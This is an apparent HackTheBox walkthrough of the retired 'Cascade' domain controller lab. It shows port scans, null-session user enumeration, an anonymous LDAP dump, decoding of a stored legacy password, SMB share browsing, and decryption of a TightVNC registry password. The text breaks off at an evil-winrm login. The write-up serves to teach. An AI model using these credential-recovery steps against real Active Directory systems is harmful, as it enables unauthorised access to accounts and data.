

Cascade

Windows · Medium

Retired Machine

0 Points

4.7 225 Reviews

User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

...

Honestly, this box is not that hard. However it still took me 2 days because compromising the first AD account was a nightmare for me.

I recommend this box for anyone who wants to learn more about horizontal movement and enumeration.

You might noticed that the target's IP might change I few times in my notes. This is because I got stuck/frustrated many times and couldn't finish the challenge in one go.

Last but not least, make sure your clock is in sync with the target and DNS resolution is working fine, or else you gonna have problems.

Host Discovery

- PR: Using the Address Resolution Protocol (ARP) L2 For host discovery.
- sn: Not scanning ports only host discovery.
- n: Don't try to resolver domain names from the ipv4 address.

```
sudo nmap -PR -sn -n 10.129.38.44 -oN scans/discovery.txt
```

```
→ sudo nmap -PR -sn -n 10.129.38.44 -oN scans/discovery.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 14:33 -03
Nmap scan report for 10.129.38.44
Host is up (0.22s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

UDP Top 20

- Pn: Don't check if the target is up.
- sU: Scan UDP ports only.
- top-ports=n: Most common n ports.
- open: Show only open open/filtered ports.

```
sudo nmap -Pn -sU --top-ports=20 --open 10.129.38.44 | \
    grep -v 'filtered' | \
    tee scans/udp.txt
```

```
→ sudo nmap -Pn -sU --top-ports=20 --open 10.129.38.44 | \
    grep -v 'filtered' | \
    tee scans/udp.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 14:43 -03
Nmap scan report for 10.129.38.44
Host is up (0.21s latency).

PORT      STATE      SERVICE
53/udp    open       domain
123/udp   open       ntp

Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds
```

Open Ports Enumeration

-sS: Perform a Syn Scan **stops halfway through the 3-way handshake**

--min-rate=1000: Very noisy, more aggressive than -T4, but more precise than -T5
-p-: Scan all 65535 ports

```
sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.38.44 -oN scans/ports.txt
```

```
cascade:bash
→ sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.38.44 -oN scans/ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 15:16 -03
Nmap scan report for 10.129.38.44
Host is up (0.22s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE      SERVICE
53/tcp    open       domain
88/tcp    open       kerberos-sec
135/tcp   open       msrpc
139/tcp   open       netbios-ssn
389/tcp   open       ldap
445/tcp   open       microsoft-ds
636/tcp   open       ldapssl
3268/tcp  open       globalcatLDAP
3269/tcp  open       globalcatLDAPssl
5985/tcp  open       wsman
49154/tcp open       unknown
49155/tcp open       unknown
49157/tcp open       unknown
49158/tcp open       unknown
49170/tcp open       unknown

Nmap done: 1 IP address (1 host up) scanned in 197.38 seconds
```

DNS + Kerberos + LDAP + SMB == Domain Controller

Services Fingerprinting

-A : Be passive aggressive. **very noisy**

-sV: It completes the 3-way handshakes, grabs banners and fingerprints services

version.

-sC: Run default non intrusive NSE scripts.

ports=21,53,88... I usually add at least one closed port to help nmap enumerate the OS.

```
ports=21,53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49170
```

```
sudo nmap -Pn -n -A -sV -sC -p$ports 10.129.38.44 -oN scans/services.txt
```

The screenshot shows the terminal output of an nmap scan for host 10.129.38.44. The output includes service detection, OS guessing, and host script results. Several annotations with pink boxes and arrows highlight specific findings:

- An annotation points to the Microsoft DNS entry in the service table with the question "Is it vulnerable to RCE ?".
- An annotation points to the "tcpwrapped" services (88/tcp, 3268/tcp) with the question "why tcpwrapped ?".
- An annotation points to the "msrpc" services (135/tcp, 49154/tcp, 49155/tcp, 49157/tcp, 49158/tcp, 49170/tcp) with the question "is anon or null allowed ?".
- An annotation points to the LDAP entries in the service table with the question "is anon login okay on LDAP ?".
- An annotation points to the "managed by psSession" note in the OS guess section with the question "managed by psSession".
- An annotation points to the "Network Distance: 2 hops" and "Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1; cpe:/o:microsoft:windows" lines in the OS guess section.
- An annotation points to the "Host script results" section, specifically the SMB2 security mode findings.

```
cascade : bash
PORT      STATE     SERVICE      VERSION
21/tcp    filtered  ftp
53/tcp    open      domain
| dns-nsid:
| bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open      tcpwrapped
135/tcp   open      msrpc       Microsoft Windows RPC
139/tcp   open      netbios-ssn  Microsoft Windows NetBIOS-SSN
389/tcp   open      ldap        Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-F
irst-Site-Name)
445/tcp   open      microsoft-dc?
636/tcp   open      tcpwrapped
3268/tcp  open      ldap        Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-F
irst-Site-Name)
3269/tcp  open      tcpwrapped
5985/tcp  open      http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open      msrpc       Microsoft Windows RPC
49155/tcp open      msrpc       Microsoft Windows RPC
49157/tcp open      ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp open      msrpc       Microsoft Windows RPC
49170/tcp open      msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_
server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista:: - cpe:/o:microsoft:windows_vista::sp
1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft
Windows Embedded Standard 7 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Serve
r 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 R2 SP1 or
Windows 8 (89%), Microsoft Windows 7 (89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft Windo
ws 7 SP1 or Windows Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1; cpe:/o:microsoft:wi
ndows

Host script results:
| smb2-time:
|   date: 2024-05-03T18:41:58
|_ start_date: 2024-05-03T17:17:59
| smb2-security-mode:
|   2:1:0:
|_   Message signing enabled and required

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1  212.59 ms 10.10.14.1
2  212.74 ms 10.129.38.44

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.96 seconds
```

RPC

Building an user list was a piece of cake because null login was possible.

However there's no AS-REP roastable account.

Also, although it might seems that bruteforcing is a great idea. It will not take you anywhere.

Domain's Users

```
rpcclient -U '' -N //cascade.local -c 'enumdomusers'
```

```
cascade : bash
→ rpcclient -U '' -N //cascade.local -c 'enumdomusers'
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
→ |
```

Awesome, that's a great start!

LDAP

This was probably the most useful service we've found. However it took me two days to recognize its importance. Yes, two days. Try yourself ... one of the prints bellow holds the keys to the kingdom. Are you 133t enough to find it and less than two days ? 😊

Anonymous access on ldap is possible

```
ldapsearch -x -H ldap://cascade.local -D '' -w '' -b "DC=cascade,DC=local" | \
tee ldap.dump
```

"Data Share" Group

```
# Domain Users, Users, cascade.local
dn: CN=Domain Users,CN=Users,DC=cascade,DC=local
objectClass: top
objectClass: group
cn: Domain Users
description: All domain users
distinguishedName: CN=Domain Users,CN=Users,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109153215.0Z
whenChanged: 20200109153215.0Z
uSNCreated: 12348
memberOf: CN=Data Share,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=Users,CN=Builtin,DC=cascade,DC=local
uSNChanged: 12350
name: Domain Users
objectGUID:: W7qGFcgkWESOOYJ9GN4DKQ==
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFAQIAAA=
sAMAccountName: Domain Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=cascade,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20200117033736.0Z
dSCorePropagationData: 20200117001404.0Z
dSCorePropagationData: 20200109175934.0Z
dSCorePropagationData: 20200109154857.0Z
dSCorePropagationData: 16010714223649.0Z
```

All domain users
have access to the "Data Share" group.

ryan: Member of the IT group, LoginCount is greater than 0

```
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133592397270582341
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA=
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

Ryan is member of
IT

and he has a logonCount
greater than zero.

So, being member of IT Group
should itself mean you have
remote access on the DC

Steve: Member of "Audit Share" group, might also have remote access.

```
# Steve Smith, Users, UK, cascade.local
dn: CN=Steve Smith,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Steve Smith
sn: Smith
givenName: Steve
distinguishedName: CN=Steve Smith,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109180813.0Z
whenChanged: 20200323113113.0Z
displayName: Steve Smith
uSNCreated: 16404
memberOf: CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=Remote Management Users,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295015
name: Steve Smith
objectGUID:: 39nrOPfEAE2an/UDQy/6fQ=
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133592397270738342
lastLogoff: 0
lastLogon: 132247275990842339
scriptPath: MapAuditDrive.vbs
pwdLastSet: 132247150854857364
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8UF1yHJFUwQAAA==
accountExpires: 0223372036854775807
logonCount: 16
sAMAccountName: s.smith
sAMAccountType: 805306368
userPrincipalName: s.smith@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200117033736.0Z
dSCorePropagationData: 20200117001404.0Z
dSCorePropagationData: 20200113163628.0Z
dSCorePropagationData: 20200109180813.0Z
dSCorePropagationData: 16010101000417.0Z
lastLogonTimestamp: 132294366735115088
```

Steve might also
have remote access on the dc.

"Audit Share"
"Remote Management Users"
"IT"

ArkSvc: Found an IT Service User with 13 logins on the DC.

5459.1

86%

```
# ArkSvc, Services, Users, UK, cascade.local
dn: CN=ArkSvc,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: ArkSvc
distinguishedName: CN=ArkSvc,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109161820.0Z
whenChanged: 20200323113833.0Z
displayName: ArkSvc
uSNCreated: 12700
memberOf: CN=Remote Management Users,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=AD Recycle Bin,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295021
name: ArkSvc
objectGUID:: ELXj5FhFXUmr2tAqpnATNA==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133592397270738342
lastLogoff: 0
lastLogon: 132248055409887841
pwdLastSet: 132230603002172876
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8UF1yHJFUgQAAA=
accountExpires: 9223372036854775807
logonCount: 13
sAMAccountName: arksvc
sAMAccountType: 805306368
userPrincipalName: arksvc@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200117033736.0Z
dSCorePropagationData: 20200117001404.0Z
dSCorePropagationData: 20200113163635.0Z
dSCorePropagationData: 20200113163628.0Z
dSCorePropagationData: 16010101000417.0Z
lastLogonTimestamp: 132294371134322815
# Steve Smith - Users - UK - cascade.local
```

arksvc might have access on the DC.

"AD Recycle Bin"

"IT"

"Remote Management Users"

AD Recycle Bin

Membership in this group allows for the reading of deleted Active Directory objects, which can reveal sensitive information:

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

Steve has access on the "Audit Share": //Casc-DC1/Audit\$\

```
# Audit Share, Groups, UK, cascade.local
dn: CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: group
cn: Audit Share
description: \\Casc-DC1\Audit$
member: CN=Steve Smith,OU=Users,OU=UK,DC=cascade,DC=local
distinguishedName: CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200128204140.0Z
whenChanged: 20200129212942.0Z
uSNCreated: 245953
uSNCreated: 262233
name: Audit Share
objectGUID:: VXfYz5/WfEi2lAhJeVG9zg=
objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFcQQAAA=
sAMAccountName: Audit Share
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 16010101000000.0Z
```

steve has access to \\Casc-DC1\Audit\$

Ryan Thompson

We were missing something very unusual!!! This alone took half of my sanity because I had missed the cascadeLegacyPWD property

```
# Ryan Thompson, Users, UK, cascade.local
dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNCreated: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA==
userAccountControl: 66048
badPwdCount: 322
codePage: 0
countryCode: 0
badPasswordTime: 133593105818594007
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAAMvuhxgsd8UF1yHJFVQQAAA=
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 8
cascadeLegacyPwd: clk0bjVldmE=
```

Wow!!!! wtf is this doing here???

```
echo clk0bjVldmE= | base64 -d
```

```
"WAMENrCz8="


→ echo clk0bjVldmE= | base64 -d
rY4n5eva
→ |
```

Wow! I don't believe it! this took me 2 days

Bloodhound

Ryan cannot provides with an initial foothold on the DC

We effectively only have access to the DATA SHARE and cannot use Ryan to get initial access on the DC.



However we could use the account to access the "Data Share" and look for clues.

```

→ smbclient -W CASCADE -U 'r_thompson%' -r Y4n5eva' //cascade/local/data
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Contractors
Finance
IT
Production
Temps
D      0 Mon Jan 27 00:27:34 2020
D      0 Mon Jan 27 00:27:34 2020
D      0 Sun Jan 12 22:45:11 2020
D      0 Sun Jan 12 22:45:06 2020
D      0 Tue Jan 28 15:04:51 2020
D      0 Sun Jan 12 22:45:18 2020
D      0 Sun Jan 12 22:45:15 2020

smb: \> ls IT
IT
D      0 Tue Jan 28 15:04:51 2020

smb: \> cd IT
smb: \IT\> ls
.
..
Email Archives
LogonAudit
Logs
Temp
D      0 Tue Jan 28 15:04:51 2020
D      0 Tue Jan 28 15:04:51 2020
D      0 Tue Jan 28 15:00:30 2020
D      0 Tue Jan 28 15:04:40 2020
D      0 Tue Jan 28 21:53:04 2020
D      0 Tue Jan 28 19:06:59 2020

smb: \IT\> cd LogonAudit
smb: \IT\LogonAudit\> dir
.
..
D      0 Tue Jan 28 15:04:40 2020
D      0 Tue Jan 28 15:04:40 2020

smb: \IT\LogonAudit\> ls
.
..
D      0 Tue Jan 28 15:04:40 2020
D      0 Tue Jan 28 15:04:40 2020

smb: \IT\LogonAudit\> cd ..
smb: \IT\> cd "Email Archives"
smb: \IT>Email Archives\> ls
.
..
D      0 Tue Jan 28 15:00:30 2020
D      0 Tue Jan 28 15:00:30 2020
Meeting_Notes_June_2018.html An 2522 Tue Jan 28 15:00:12 2020

smb: \> ls
.
..
6553343 blocks of size 4096. 1626046 blocks available

```

We found an old email sent by Steve Smith where he says that the TempAdmin was created to perform some maintainance tasks and had the same password as the

admin's users. Of course, this caught my attention because the arksvc account could've in theory be used to recover said credential.

From: Steve Smith
 To: IT (Internal)
 Sent: 14 June 2018 14:07
 Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

- New production network will be going live on Wednesday so keep an eye out for any issues.
- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

Also we found a mysterious registry export containing an encrypted password.

```
→ cat VNC\ Install.reg
♦♦Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

We also found some sort of log of some routine being executed by arksvc.

```

smb: >> cd IT
smb: \IT>> ls
.
..
Email Archives
LogonAudit
Logs
Temp

D 0 Tue Jan 28 15:04:51 2020
D 0 Tue Jan 28 15:04:51 2020
D 0 Tue Jan 28 15:00:30 2020
D 0 Tue Jan 28 15:04:40 2020
D 0 Tue Jan 28 21:53:04 2020
D 0 Tue Jan 28 19:06:59 2020

6553343 blocks of size 4096. 1625223 blocks available
smb: \IT>> cd Logs
smb: \IT\Logs>> ls
.
..
Ark AD Recycle Bin
DCs

D 0 Tue Jan 28 21:53:04 2020
D 0 Tue Jan 28 21:53:04 2020
D 0 Fri Jan 10 13:33:45 2020
D 0 Tue Jan 28 21:56:00 2020

6553343 blocks of size 4096. 1625223 blocks available
smb: \IT\Logs>> ls
.
..
Ark AD Recycle Bin
DCs

D 0 Tue Jan 28 21:53:04 2020
D 0 Tue Jan 28 21:53:04 2020
D 0 Fri Jan 10 13:33:45 2020
D 0 Tue Jan 28 21:56:00 2020

6553343 blocks of size 4096. 1625481 blocks available
smb: \IT\Logs>> cd "Ark AD Recycle Bin"
smb: \IT\Logs\Ark AD Recycle Bin>> dir
.
..
ArkAdRecycleBin.log

D 0 Fri Jan 10 13:33:45 2020
D 0 Fri Jan 10 13:33:45 2020
A 1303 Tue Jan 28 22:19:11 2020

6553343 blocks of size 4096. 1625481 blocks available
smb: \IT\Logs\Ark AD Recycle Bin>> get ArkAdRecycleBin.log
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as ArkAdRecycleBin.log (1.5 KiloBytes/sec) (average 1.5 KiloBytes/sec)
smb: \IT\Logs\Ark AD Recycle Bin>> |

```

What's this

Found a clue!!! ArkSvc will certainly be needed to recover TempAdmin password mentioned in Steve's email

```

→ ls
ArkAdRecycleBin.log  MapDataDrive.vbs          'VNC Install.reg'      usernames.txt
MapAuditDrive.vbs    Meeting_Notes_June_2018.html  active_accounts.txt

→ cat ArkAdRecycleBin.log
Hey, that's how we could recover TempAdmin pass
1/10/2018 15:43 [MAIN_THREAD]  ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]  Validating settings ...
1/10/2018 15:43 [MAIN_THREAD]  Error Access is denied
1/10/2018 15:43 [MAIN_THREAD]  Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]  ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]  Validating settings ...
2/10/2018 15:56 [MAIN_THREAD]  Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]  Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]  Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-
817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]  Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]  ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]  Validating settings ...
8/12/2018 12:22 [MAIN_THREAD]  Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]  Moving object to AD recycle bin CN=TempAdmin OU=Users,OU=UK,DC=cascade,DC=local
1
8/12/2018 12:22 [MAIN_THREAD]  Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-
bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]  Exiting with error code 0

```

It took me a lot of trying and error, but eventually I figured out how to decrypt TightVNC's password using the hex we found in the Password attribute from the registry dump.

```
git clone https://github.com/trinitronx/vncpasswd.py.git
```

List of Extra Features:

- File input and output
- Decryption / Password recovery!
- Supports RealVNC long passwords!
- Hex input and output
- Read/Write to windows RealVNC registry key

please, please work

Long password decryption tested against RealVNC Enterprise Edition, version: F4.5.3 (r39012) 64-bit (x64)


Steve Smith

```
python2 ./vncpasswd.py -d -H '6BCF2A4B6E5ACA0F'
```

```
→ python2 ./vncpasswd.py -d -H '6BCF2A4B6E5ACA0F'  
Decrypted Bin Pass= 'sT333ve2'  
Decrypted Hex Pass= '735433333766532'  
→ |
```

This is so beautifull!!!!

Awesome, we might have initial access on the server



I made a mistake during my first attempt to access the server and did not recover the user flag until the very end.

I wrote the wrong domain for Steve's account, and obviously got a denied from kerberos.

```
evil-winrm -i casc-dc1.cascade.local\  
